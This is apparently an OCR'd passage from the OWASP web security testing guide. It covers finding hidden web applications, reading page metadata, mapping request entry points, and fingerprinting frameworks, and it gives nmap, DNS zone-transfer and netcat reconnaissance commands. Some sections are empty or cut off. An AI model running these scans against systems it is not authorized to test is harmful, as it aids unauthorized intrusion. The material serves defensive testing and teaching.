Other issues affecting the scope of the assessment are represented by web applications published at non-obvious URLs (e.g., http://www.example.com/some-strange-URL), which are not referenced elsewhere. This may happen either by error (due to misconfigurations), or intentionally (for example, unadvertised administrative interfaces).

To address these issues, it is necessary to perform web application discovery.

Test Objectives

Enumerate the applications within scope that exist on a web server

How to Test

Black Box testing and example

Web application discovery is a process aimed at identifying web applications on a given infrastructure. The latter is usually specified as a set of IP addresses (maybe a net block), but may consist of a set of DNS symbolic names or a mix of the two. This information is handed out prior to the execution of an assessment, be it a classic-style penetration test or an application-focused assessment. In both cases, unless the rules of engagement specify otherwise (e.g., “test only the application located at the URL http://www.example.com/”), the assessment should strive to be the most comprehensive in scope, i.e. it should identify all the applications accessible through the given target. In the following examples, we will examine a few techniques that can be employed to achieve this goal.

Note: Some of the following techniques apply to Internet-facing web servers, namely DNS and reverse-IP web-based search services and the use of search engines. Examples make use of private IP addresses (such as *192.168.1.100*), which, unless indicated otherwise, represent *generic* IP addresses and are used only for anonymity purposes.

There are three factors influencing how many applications are related to a given DNS name (or an IP address):

1. Different base URL

The obvious entry point for a web application is *www.example.com*, i.e., with this shorthand notation we think of the web application originating at http://www.example.com/ (the same applies for https). However, even though this is the most common situation, there is nothing forcing the application to start at "/". For example, the same symbolic name may be associated to three web applications such as: http://www.example.com/url1 http://www.example.com/url2 http://www.example.com/url3 In this case, the URL http://www.example.com/ would not be associated to a meaningful page, and the three applications would be "hidden", unless we explicitly know how to reach them, i.e., we know *url1*, *url2* or *url3*. There is usually no need to publish web applications in this way, unless you don't want them to be accessible in a standard way, and you are prepared to inform your users about their exact location. This doesn't mean that these applications are secret, just that their existence and location is not explicitly advertised.

2. Non-standard ports

While web applications usually live on port 80 (http) and 443 (https), there is nothing magic about these port numbers. In fact, web applications may be associated with arbitrary TCP ports, and can be referenced by specifying the port number as follows: http[s]://www.example.com:port/. For example, http://www.example.com:20000/.

3. Virtual hosts

DNS allows us to associate a single IP address to one or more symbolic names. For example, the IP address *192.168.1.100* might be associated to DNS names *www.example.com, helpdesk.example.com, webmail.example.com* (actually, it is not necessary that all the names belong to the same DNS domain). This 1-to-N relationship may be reflected to serve different content by using so called virtual hosts. The information specifying the virtual host we are referring to is embedded in the HTTP 1.1 *Host:* header [1].

We would not suspect the existence of other web applications in addition to the obvious

www.example.com, unless we know of *helpdesk.example.com* and *webmail.example.com*.

Approaches to address issue 1 - non-standard URLs

There is no way to fully ascertain the existence of non-standard-named web applications. Being non-standard, there is no fixed criteria governing the naming convention, however there are a number of techniques that the tester can use to gain some additional insight. First, if the web server is misconfigured and allows directory browsing, it may be possible to spot these applications. Vulnerability scanners may help in this respect. Second, these applications may be referenced by other web pages; as such, there is a chance that they have been spidered and indexed by web search engines. If we suspect the existence of such "hidden" applications on *www.example.com* we could do a bit of googling using the *site* operator and examining the result of a query for "site: www.example.com". Among the returned URLs there could be one pointing to such a non-obvious application. Another option is to probe for URLs which might be likely candidates for non-published applications. For example, a web mail front end might be accessible from URLs such as https://www.example.com/webmail, https://webmail.example.com/, or https://mail.example.com/. The same holds for administrative interfaces, which may be published at hidden URLs (for example, a Tomcat administrative interface), and yet not referenced anywhere. So, doing a bit of dictionary-style searching (or "intelligent guessing") could yield some results. Vulnerability scanners may help in this respect.

Approaches to address issue 2 - non-standard ports

It is easy to check for the existence of web applications on non-standard ports. A port scanner such as nmap [2] is capable of performing service recognition by means of the -sV option, and will identify http[s] services on arbitrary ports. What is required is a full scan of the whole 64k TCP port address space. For example, the following command will look up, with a TCP connect scan, all open ports on IP *192.168.1.100* and will try to determine what services are bound to them (only *essential* switches are shown – nmap features a broad set of options, whose discussion is out of scope):

```
nmap –PN –sT –sV –p0-65535 192.168.1.100
```

It is sufficient to examine the output and look for http or the indication of SSL-wrapped services (which should be probed to confirm that they are https). For example, the output of the previous command could look like:

```
Interesting ports on 192.168.1.100:
```

(The 65527 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 3.5p1 (protocol 1.99)
80/tcp open http Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp open ssl OpenSSL
901/tcp open http Samba SWAT administration server
1241/tcp open ssl Nessus security scanner
3690/tcp open unknown
8000/tcp open http-alt?
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

From this example, we see that:

- There is an Apache http server running on port 80.
- It looks like there is an https server on port 443 (but this needs to be confirmed, for example, by visiting https://192.168.1.100 with a browser).
- On port 901 there is a Samba SWAT web interface.
- The service on port 1241 is not https, but is the SSL-wrapped Nessus daemon.
- Port 3690 features an unspecified service (nmap gives back its *fingerprint* - here omitted for clarity - together with instructions to submit it for incorporation in the nmap fingerprint database, provided you know which service it represents).
- Another unspecified service on port 8000; this might possibly be http, since it is not uncommon to find http servers on this port. Let's give it a look:

$ telnet 192.168.10.100 8000
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.0 200 OK
pragma: no-cache
Content-Type: text/html
Server: MX4J-HTTPD/1.0
expires: now

Cache-Control: no-cache

<html>
...

This confirms that in fact it is an HTTP server. Alternatively, we could have visited the URL with a web browser; or used the GET or HEAD Perl commands, which mimic HTTP interactions such as the one given above (however HEAD requests may not be honored by all servers).

- Apache Tomcat running on port 8080.

The same task may be performed by vulnerability scanners – but first check that your scanner of choice is able to identify http[s] services running on non-standard ports. For example, Nessus [3] is capable of identifying them on arbitrary ports (provided you instruct it to scan all the ports), and will provide – with respect to nmap – a number of tests on known web server vulnerabilities, as well as on the SSL configuration of https services. As hinted before, Nessus is also able to spot popular applications / web interfaces which could otherwise go unnoticed (for example, a Tomcat administrative interface).

Approaches to address issue 3 - virtual hosts

There are a number of techniques which may be used to identify DNS names associated to a given IP address *x.y.z.t*.

DNS zone transfers

This technique has limited use nowadays, given the fact that zone transfers are largely not honored by DNS servers. However, it may be worth a try. First of all, we must determine the name servers serving *x.y.z.t*. If a symbolic name is known for *x.y.z.t* (let it be *www.example.com*), its name servers can be determined by means of tools such as *nslookup*, *host*, or *dig*, by requesting DNS NS records. If no symbolic names are known for *x.y.z.t*, but your target definition contains at least a symbolic name, you may try to apply the same process and query the name server of that name (hoping that *x.y.z.t* will be served as well by that name server). For example, if your target consists of the IP address *x.y.z.t* and the name *mail.example.com*, determine the name servers for domain*example.com*.

The following example shows how to identify the name servers for www.owasp.org by using the host command:

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
```

A zone transfer may now be requested to the name servers for domain *example.com*. If you are lucky, you will get back a list of the DNS entries for this domain. This will include the obvious*www.example.com* and the not-so-obvious *helpdesk.example.com* and *webmail.example.com* (and possibly others). Check all names returned by the zone transfer and consider all of those which are related to the target being evaluated.

Trying to request a zone transfer for owasp.org from one of its name servers:

```
$ host -l www.owasp.org ns1.secure.net
Using domain server:
Name: ns1.secure.net
Address: 192.220.124.10#53
Aliases:

Host www.owasp.org not found: 5(REFUSED)
; Transfer failed.
```

DNS inverse queries

This process is similar to the previous one, but relies on inverse (PTR) DNS records. Rather than requesting a zone transfer, try setting the record type to PTR and issue a query on the given IP address. If you are lucky, you may get back a DNS name entry. This technique relies on the existence of IP-to-symbolic name maps, which is not guaranteed.

Web-based DNS searches

This kind of search is akin to DNS zone transfer, but relies on web-based services that enable name-based searches on DNS. One such service is the *Netcraft Search DNS* service, available athttp://searchdns.netcraft.com/?host. You may query for a list of names belonging to your domain of choice, such as *example.com*. Then you will check whether the names you obtained are pertinent to the target you are examining.

Reverse-IP services

Reverse-IP services are similar to DNS inverse queries, with the difference that you query a web-based application instead of a name server. There are a number of such services available. Since they tend to return partial (and often different) results, it is better to use multiple services to obtain a more comprehensive analysis.

Domain tools reverse IP: http://www.domaintools.com/reverse-ip/ (requires free membership)

MSN search: http://search.msn.com syntax: "ip:x.x.x.x" (without the quotes)

Webhosting info: http://whois.webhosting.info/ syntax: http://whois.webhosting.info/x.x.x.x


DNSstuff: http://www.dnsstuff.com/ (multiple services available)

http://www.net-square.com/mspawn.html (multiple queries on domains and IP addresses, requires installation)

tomDNS: http://www.tomdns.net/index.php (some services are still private at the time of writing)

SEOlogs.com: http://www.seologs.com/ip-domains.html (reverse-IP/domain lookup)

The following example shows the result of a query to one of the above reverse-IP services to 216.48.3.18, the IP address of www.owasp.org. Three additional non-obvious symbolic names mapping to the same address have been revealed.



WebHosting.Info's Power WHOIS Service

216.48.3.18 - IP hosts **4** Total Domains ...
Showing 1 - 4 out of 4

	Domain Name ^
1	OWASP.ORG.
2	WEBGOAT.ORG.
3	WEBSCARAB.COM.
4	WEBSCARAB.NET.

1

Googling

Following information gathering from the previous techniques, you can rely on search engines to possibly refine and increment your analysis. This may yield evidence of additional symbolic names belonging to your target, or applications accessible via non-obvious URLs. For instance, considering the previous example regarding *www.owasp.org*, you could query Google and other search engines looking for information (hence, DNS names) related to the newly discovered domains of *webgoat.org*, *webscarab.com*, and *webscarab.net*. Googling techniques are explained in Testing: Spiders, Robots, and Crawlers.

Gray Box testing and example

Not applicable. The methodology remains the same as listed in Black Box testing no matter how much information you start with.

Tools

- DNS lookup tools such as *nslookup*, *dig* and similar.
- Search engines (Google, Bing and other major search engines).
- Specialized DNS-related web-based search service: see text.
- Nmap - http://www.insecure.org
- Nessus Vulnerability Scanner - http://www.nessus.org
- Nikto - http://www.cirt.net/nikto2

References

Whitepapers [1] RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1

4.2.5 Review Webpage Comments and Metadata for Information Leakage

How to Test

Black Box testing and example

Check HTML version information for valid version numbers and Data Type Definition (DTD) URLs

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">

- "strict.dtd" -- default strict DTD
- "loose.dtd" -- loose DTD
- "frameset.dtd" -- DTD for frameset documents

Some Meta tags do not provide active attack vectors but instead allow an attacker to profile an application to

<META name="Author" content="Andrew Muller">

Some Meta tags alter HTTP response headers, such as http-equiv which sets an HTTP response header based on the the content attribute of a meta element, such as:

<META http-equiv="Expires" content="Fri, 21 Dec 2012 12:34:56 GMT">

which will result in the HTTP header:

Expires: Fri, 21 Dec 2012 12:34:56 GMT

and

<META http-equiv="Cache-Control" content="no-cache">

will result in

Cache-Control: no-cache

Test to see if this can be used to conduct injection attacks (e.g. CRLF attack). It can also help determine the level of data leakage via the browser cache.

A common (but not WCAG compliant) Meta tag is the refresh.

<META http-equiv="Refresh" content="15;URL=https://www.owasp.org/index.html">

A common use for Meta tag is to specify keywords that a search engine may use to improve the quality of search results.

<META name="keywords" lang="en-us" content="OWASP, security, sunshine, lollipops">

Although most webservers manage search engine indexing via the robots.txt file, it can also be managed by Meta tags. The tag below will advise robots to not index and not follow links on the HTML page containing the tag.

<META name="robots" content="none">

The Platform for Internet Content Selection (PICS) and Protocol for Web Description Resources (POWDER) provide infrastructure for associating meta data with Internet content.

examples
Gray Box testing and example

Not applicable.

Tools

- Wget
- Browser "view source" function
- Eyeballs
- Curl

References

Whitepapers

[1] http://www.w3.org/TR/1999/REC-html401-19991224 HTML version 4.01

[2] http://www.w3.org/TR/2010/REC-xhtml-basic-20101123/ XHTML (for small devices)

[3] http://www.w3.org/TR/html5/ HTML version 5

4.2.6 Identify Application Entry Points

Summary

Enumerating the application and its attack surface is a key precursor before any thorough testing can be undertaken, as it allows the tester to identify likely areas of weakness. This section aims to help identify and map out areas within the application that should be investigated once enumeration and mapping have been completed.

Test Objectives

Understand how requests are formed and typical responses from the application.

How to Test

Before any testing begins, always get a good understanding of the application and how the user/browser communicates with it. As you walk through the application, pay special attention to all HTTP requests (GET and POST Methods, also known as Verbs), as well as every parameter and form field that is passed to the application. In addition, pay attention to when GET requests are used and when POST requests are used to pass parameters to the application. It is very common that GET requests are used, but when sensitive information is passed, it is often done within the body of a POST request. Note that to see the parameters sent in a POST request, you will need to use a tool such as an intercepting proxy (for example, OWASP: Zed Attack Proxy (ZAP)) or a browser plug-in. Within the POST request, also make special note of any hidden form fields that are being passed to the application, as these usually contain sensitive information, such as state information, quantity of items, the price of items, that the developer never intended for you to see or change.

In the author's experience, it has been very useful to use an intercepting proxy and a spreadsheet for this stage of the testing. The proxy will keep track of every request and response between you and the application as you walk through it. Additionally, at this point, testers usually trap every request and response so that they can see exactly every header, parameter, etc. that is being passed to the application and what is being returned. This can be quite tedious at times, especially on large interactive sites (think of a banking application). However, experience will teach you what to look for, and, therefore, this phase can be significantly reduced. As you walk through the application, take note of any interesting parameters in the URL, custom headers, or body of the requests/responses, and save them in your spreadsheet. The spreadsheet should include the page you requested (it might be good to also add the request number from the proxy, for future reference), the interesting parameters, the type of request (POST/GET), if access is authenticated/unauthenticated, if SSL is used, if it's part of a multi-step process, and any other relevant notes. Once you have every area of the application mapped out, then you can go through the application and test each of the areas that you have identified and make notes for what worked and what didn't work. The rest of this guide will identify how to test each of these areas of interest, but this section must be undertaken before any of the actual testing can commence.

Below are some points of interests for all requests and responses. Within the requests

section, focus on the GET and POST methods, as these appear the majority of the requests. Note that other methods, such as PUT and DELETE, can be used. Often, these more rare requests, if allowed, can expose vulnerabilities. There is a special section in this guide dedicated for testing these HTTP methods.

Requests:

- Identify where GETs are used and where POSTs are used.
- Identify all parameters used in a POST request (these are in the body of the request).
- Within the POST request, pay special attention to any hidden parameters. When a POST is sent all the form fields (including hidden parameters) will be sent in the body of the HTTP message to the application. These typically aren't seen unless you are using a proxy or view the HTML source code. In addition, the next page you see, its data, and your access can all be different depending on the value of the hidden parameter(s).
- Identify all parameters used in a GET request (i.e., URL), in particular the query string (usually after a ? mark).
- Identify all the parameters of the query string. These usually are in a pair format, such as foo=bar. Also note that many parameters can be in one query string such as separated by a &, ~, :, or any other special character or encoding.
- A special note when it comes to identifying multiple parameters in one string or within a POST request is that some or all of the parameters will be needed to execute your attacks. You need to identify all of the parameters (even if encoded or encrypted) and identify which ones are processed by the application. Later sections of the guide will identify how to test these parameters. At this point, just make sure you identify each one of them.
- Also pay attention to any additional or custom type headers not typically seen (such as debug=False).

Responses:

- Identify where new cookies are set (Set-Cookie header), modified, or added to.
- Identify where there are any redirects (300 HTTP status code), 400 status codes, in particular 403 Forbidden, and 500 internal server errors during normal responses (i.e.,

unmodified requests).

- Also note where any interesting headers are used. For example, "Server: BIG-IP" indicates that the site is load balanced. Thus, if a site is load balanced and one server is incorrectly configured, then you might have to make multiple requests to access the vulnerable server, depending on the type of load balancing used.

Black Box testing and example

Testing for application entry points:

The following are two examples on how to check for application entry points.

EXAMPLE 1

This example shows a GET request that would purchase an item from an online shopping application.

GET https://x.x.x.x/shoppingApp/buyme.asp?CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=x.x.x.x
Host: x.x.x.x
Cookie: SESSIONID=Z29vZCBqb2IgcGFkYXdhIG15IHVzZXJuYW1lIGlzIGZvbyBhbmQgcGFzc3dvcmQgaXMgYmFy

Result Expected:

Here you would note all the parameters of the request such as CUSTOMERID, ITEM, PRICE, IP, and the Cookie (which could just be encoded parameters or used for session state).

EXAMPLE 2

This example shows a POST request that would log you into an application.

POST https://x.x.x.x/KevinNotSoGoodApp/authenticate.asp?service=login
Host: x.x.x.x
Cookie: SESSIONID=dGhpcyBpcyBhIGJhZCBhcHAgdGhhdCBzZXRzIHByZWRpY3RhYmxlIGNvb2tpZXMgYW5kIG1pbmUgaXMgMTIzNA==

CustomCookie=00my00trusted00ip00is00x.x.x.x00

Body of the POST message:

user=admin&pass=pass123&debug=true&fromtrustIP=true

Result Expected:

In this example you would note all the parameters as you have before but notice that the parameters are passed in the body of the message and not in the URL. Additionally, note that there is a custom cookie that is being used.

Gray Box testing and example

Testing for application entry points via a Gray Box methodology would consist of everything already identified above with one caveat. This would be if there are any external sources from which the application receives data and processes it (such as SNMP traps, syslog messages, SMTP, or SOAP messages from other servers). If there are any external sources of input into the application then a meeting with the application developers could identify any functions that would accept or expect user input and how it's formatted. For example, the developer could help in understanding how to formulate a correct SOAP request that the application would accept and where the web service resides (if the web service or any other function hasn't already been identified during the black box testing).

Tools

Intercepting Proxy:

- OWASP: Zed Attack Proxy (ZAP)
- OWASP: WebScarab
- Burp Suite
- CAT

Browser Plug-in:

- TamperIE for Internet Explorer

- Tamper Data for Firefox

References

Whitepapers

- RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1 -

http://tools.ietf.org/html/rfc2616

4.2.7 Identify Application Exit/Handover Points

Summary

Some applications defer functionality to other existing applications. A common example of this is the payment gateway. Many application owners don't wish to incur the cost and hassle of maintaining their own application payment gateway, so they leverage existing payment gateway providers to handle payments for their applications.

Test Objectives

The objectives of this test case are:

- to clarify the scope of the test, and
- to understand the state/circumstances of normal termination of the application, and
- to observe what parameters and information is exchanged during the application handover.

How to Test

Black Box testing and example

Gray Box testing and example

Tools

- Wget
- Httprint

References

Whitepapers [1] http://net-square.com/httprint.html HTTPrint download page

4.2.8 Map Execution Paths Through Application

Summary

Before commencing security testing, understanding the structure of the application is paramount. Without a thorough understanding of the layout of the application, it is unlkely that it will be tested thoroughly.

Test Objectives

How to Test

In black box testing it is extremely difficult to test the entire code base. Not just because the tester has no view of the code paths through the application, but even if they did, to test all code paths would be very time consuming. One way to reconcile this is to document what code paths were discovered and tested.

There are several ways to approach the testing and measurement of code coverage:

- **Path** - test each of the paths through an application which includes combinatorial and boundary value analysis testing for each decision path. While this approach offers thoroughness, the number of testable paths grows exponentially with each decision branch.
- **Data flow (or taint analysis)** - tests the assignment of variables via external interaction (normally users). Focuses on mapping the flow, transformation and use of data throughout an application.
- **Race** - tests multiple concurrent instances of the application manipulating the same data.

The trade off as to what method is used and to what degree each method is used should be negotiated with the application owner. Simpler approaches could also be adopted, including asking the application owner what functions or code sections they are particularly concerned about and how those code segments can be reached.

Black Box testing

The demonstrate code coverage to the application owner the tester can start with a spreadsheet and documenting the links discovered by spidering the application (either manually

or automatically). Then the tester can being looking more closely at decision points in the application and investigating how many significant code paths are discovered, documenting them in the spreadsheet with URLs, prose and screenshot descriptions of the paths discovered.


Gray/White Box testing

Ensuring sufficient code coverage for the application owner is far easier with the gray and white box approach to testing. Information solicited by and provided to the tester will ensure the minimum requirements for code coverage are met.

Example

Automatic Spidering

The automatic spider is a tool than is used to automatically discover new resources (URLs) on a particular Site. It begins with a list of URLs to visit, called the seeds, which depends on how the Spider is started. While there are a lot of Spidering tools, we will use the Zed Attack Proxy (ZAP) in the following example



ZAP offers the following automatic spidering features, which can be selected based on the tester needs

- Spider Site - The seed list contains all the existing URIs already found for the selected site.
- Spider Subtree - The seed list contains all the existing URIs already found and present in the subtree of the selected node.
- Spider URL - The seed list contains only the URI corresponding to the selected node (in the Site Tree).
- Spider all in Scope - The seed list contains all the URIs the user has selected as being 'In Scope'

Tools

- Zed Attack Proxy (ZAP)
- List of spreadsheet software
- Diagramming software

Vulnerability References

Whitepapers

[1] http://en.wikipedia.org/wiki/Code_coverage

4.2.9 Fingerprint Web Application Framework

Summary

Web framework[*] fingerprinting is an important subtask of information gathering. Knowing type of framework can automatically give such a great advantage if such a framework has already been met by a penetration tester. It is not only known vulnerabilities in unpatched versions but specific misconfigurations and known file structure which makes it so important.

Several different vendors and versions of web frameworks are widely used. Information about it significantly helps in the testing process, and will also change the course of the test.

Such information can be derived by careful analysis of certain common locations. Most of web frameworks have several markers in those locations, which help an attacker to spot them. This is basically what all automatic tools do - looking for a marker from a predefined location and then comparing it to the database of known signatures. For better accuracy several markers are usually used.

[*] Please note that in this article we make no difference between Web Application Frameworks (WAF) and Content Management Systems (CMS). This implying is made intentionally due to convenience from the point of fingerprinting of describing both of them in one chapter. Also, borders between WAFs and CMSes sometimes can be quite fuzzy (e.g. for Drupal, Joomla, SilverStripe and others) Further we reference both of the categories as web frameworks.

Test Objectives

To define type of used web framework so to have a better understanding of how to plan future attack.

How to Test

Black Box testing

There are several most common locations to look in in order to define the current framework:

- HTTP headers
- Cookies
- HTML source code
- Specific files and folders

Let's look closer at those approaches.

HTTP headers

The most basic form of identifying a web framework is to look at the *X-Powered-By* field in the HTTP response header. Many tools can be used to fingerprint a target. The simplest one is netcat utility. Consider the following HTTP Request-Response:

```
$ nc 127.0.0.1 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: nginx/1.0.14
Date: Sat, 07 Sep 2013 08:19:15 GMT
Content-Type: text/html;charset=ISO-8859-1
Connection: close
Vary: Accept-Encoding
X-Powered-By: Mono
```

From the *X-Powered-By* field, we understand that the web application framework is likely to be Mono.

However, although simplicity and quickness of such an approach, this methodology doesn't work in 100% of cases. It is possible to easily disable *X-Powered-By* header by a proper configuration. There are also several techniques that allow a web site to obfuscate HTTP headers (see an example in #Remediation chapter) So in the same example we could either miss the *X-Powered-By* header or obtain an answer like the following:

```
HTTP/1.1 200 OK
Server: nginx/1.0.14
Date: Sat, 07 Sep 2013 08:19:15 GMT
Content-Type: text/html;charset=ISO-8859-1
Connection: close
Vary: Accept-Encoding
X-Powered-By: Blood, sweat and tears
```

Sometimes there are more HTTP-headers which point at the certain web framework. In the following example according to the information from HTTP-request one can see that *X-Powered-By* header contains PHP version. However, *X-Generator* header points out the used framework is actually Swiftlet, which helps a penetration tester to expand his attack vectors. When performing fingerprinting, always carefully inspect every HTTP-header for such leaks.

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 07 Sep 2013 09:22:52 GMT
Content-Type: text/html
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16-1~dotdeb.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Swiftlet

Cookies

Another similar and somehow more reliable way to determine the current web framework, are framework-specific cookies. Consider the following HTTP-request:

```
GET /cake HTTP/1.1
Host: defcon-moscow.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: CAKEPHP=rm72kprivgmau5fmjdesbuqi71;
Connection: keep-alive
Cache-Control: max-age=0
```

As we can see, cookie *CAKEPHP* has automatically been set, which gives us information about what framework is used. List of common cookies names is presented in chapter #Cookies_2. Limitations are the same - it is possible to change the name of the cookie. For example, for the selected *CakePHP* framework this could be done by the following configuration (excerpt from core.php):

```
/**
* The name of CakePHP's session cookie.
*
* Note the guidelines for Session names states: "The session name references
* the session id in cookies and URLs. It should contain only alphanumeric
* characters."
```

```
* @link http://php.net/session_name
*/
Configure::write('Session.cookie', 'CAKEPHP');
```

However from the experience, these changes are less likely to be made than, for example, *X-Powered-By* header so this approach can be considered as more reliable one.

HTML source code

This technique is based on finding certain patterns in the HTML page source code. Often one can find much information which helps a tester to recognize specific web framework. Ones of the common markers are HTML comments which directly lead to a framework disclosure. More often certain framework-specific paths can be found, i.e. links to framework-specific css and/or js folders. Finally, specific script variables might also point on a certain framework. From the screenshot below one can easily learn the used framework and its version by the mentioned markers: comment, specific paths and script variables can all help an attacker to quickly determine an instance of ZK framework.

```
<script type="text/javascript" src="/zkau/web/bb9dff2f/js/zk.wpd" charset="UTF-8"></script>
<script type="text/javascript" src="/zkau/web/bb9dff2f/js/zul.lang.wpd" charset="UTF-8"></script>
<script type="text/javascript" src="/zkau/web/bb9dff2f/js/zuljsp.js" charset="UTF-8"></script>
<!-- ZK 6.5.1.1 EE 2012121311 -->
<script class="z-runonce" type="text/javascript">//<![CDATA[
zkopt({to:660});//]]>
</script><script type="text/javascript">
                zUtl.progressbox = function(id, msg, mask, icon, _opts) {
                    if (mask && zk.Page.contained.length) {
                        for (var c = zk.Page.contained.length, e = zk.Page.contained[--c]; e; e = zk.Page.contained[--c]) {
```

